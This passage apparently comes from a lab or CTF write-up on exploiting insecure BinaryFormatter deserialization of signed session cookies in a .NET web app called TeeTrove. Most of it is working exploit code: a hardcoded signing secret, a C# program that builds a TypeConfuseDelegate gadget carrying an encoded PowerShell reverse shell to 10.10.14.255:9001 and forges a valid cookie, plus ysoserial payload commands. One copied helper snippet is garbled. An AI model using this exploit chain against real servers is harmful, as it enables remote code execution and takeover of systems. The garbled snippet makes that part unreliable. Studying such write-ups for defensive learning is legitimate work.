        CustomMembershipUser user = RememberMeUtil.validateCookieAndReturnUser(cookie1.Value);
        if (user != null)
        {
          cookie2 = AuthCookieUtil.createSignedCookie(user);
          this.Response.Cookies.Add(cookie2);
        }
      }
      if (cookie2 == null || !AuthCookieUtil.validateSignedCookie(cookie2.Value))
        return;
      BinaryFormatter binaryFormatter = new BinaryFormatter();
      try
      {
        MemoryStream serializationStream = new MemoryStream(Convert.FromBase64String(cookie2.Value.Split('.')[0]));
        TeeTrove.Authentication.Session session = (TeeTrove.Authentication.Session) binaryFormatter.Deserialize((Stream) serializationStream);
        if (session.IsExpired())
          return;
        HttpContext.Current.User = (IPrincipal) new CustomPrincipal(session.Username)
        {
          Id = session.Id,
          Username = session.Username
        };
      }
      catch (Exception ex)
      {
      }
    }
Binary formatter is vulnerable, and there’s no way to secure it, according to Microsoft documentation.
Exploit development#
So, ObjectDataProvider will not work with BinaryFormatter. We will use another gadget, #TypeConfuseDelegate.
We copy some code from the webapp source to generate a cookie and a hash for our cookie:
	private static readonly string AUTH_COOKIE_SECRET = "916344019f88b8d93993afa72b593b9c";

    private static string createSHA256HashB64(string session_b64)
    {
      return Convert.ToBase64String(SHA256.Create().ComputeHash(Encoding.ASCII.GetBytes(session_b64 + AuthCookieUtil.AUTH_COOKIE_SECRET)));
    }

    public static HttpCookie createSignedCookie(CustomMembershipUser user)
    {
	  BinaryFormatter binaryFormatter = new BinaryFormatter();
      MemoryStream serializationStream = new MemoryStream();
      binaryFormatter.Serialize((Stream) serializationStream, (object) graph);
      string base64String = Convert.ToBase64String(serializationStream.ToArray());
      string shA256HashB64 = AuthCookieUtil.createSHA256HashB64createSHA256HashB64;
      string str = base64String + "." + shA256HashB64;
    }
Resulting in this code. Now we just run it, get the payload and set our cookie to this payload to get shell
namespace TeeTroveExploit
{
    internal class Program
    {
        private static readonly string AUTH_COOKIE_SECRET = "916344019f88b8d93993afa72b593b9c";

        private static string createSHA256HashB64(string session_b64)
        {
            return Convert.ToBase64String(SHA256.Create().ComputeHash(Encoding.ASCII.GetBytes(session_b64 + Program.AUTH_COOKIE_SECRET)));
        }

        static void Main(string[] args)
        {
            Delegate stringCompare = new Comparison<string>(string.Compare);
            Comparison<string> multicastDelegate = (Comparison<string>)MulticastDelegate.Combine(stringCompare, stringCompare);
            IComparer<string> comparisonComparer = Comparer<string>.Create(multicastDelegate);

            FieldInfo fi = typeof(MulticastDelegate).GetField("_invocationList", BindingFlags.NonPublic | BindingFlags.Instance);
            object[] invoke_list = multicastDelegate.GetInvocationList();
            invoke_list[1] = new Func<string, string, Process>(Process.Start);
            fi.SetValue(multicastDelegate, invoke_list);

            SortedSet<string> sortedSet = new SortedSet<string>(comparisonComparer);
            sortedSet.Add("/c powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMgA1ADUAIgAsADkAMAAwADEAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA");
            sortedSet.Add("C:\\Windows\\System32\\cmd.exe");

            MemoryStream ms = new MemoryStream();
            BinaryFormatter binaryFormatter = new BinaryFormatter();
            binaryFormatter.Serialize((Stream)ms, (SortedSet<string>)sortedSet);
            string base64String = Convert.ToBase64String(ms.ToArray());
            string shA256HashB64 = Program.createSHA256HashB64(base64String);

            Console.WriteLine(base64String + "." + shA256HashB64);
        }
    }
}Tools#
All of the things we did above can be done with a tool. It automatically generate a payload, we just need to give it the vulnerable library name and gadget Install it from here
.\ysoserial.exe -f Json.Net -g ObjectDataProvider -c "notepad" -o Raw
.\ysoserial.exe -f XmlSerializer -g ObjectDataProvider -c "notepad" -o Raw
.\ysoserial.exe -f BinaryFormatter -g TypeConfuseDelegate -c 'notepad' -o base64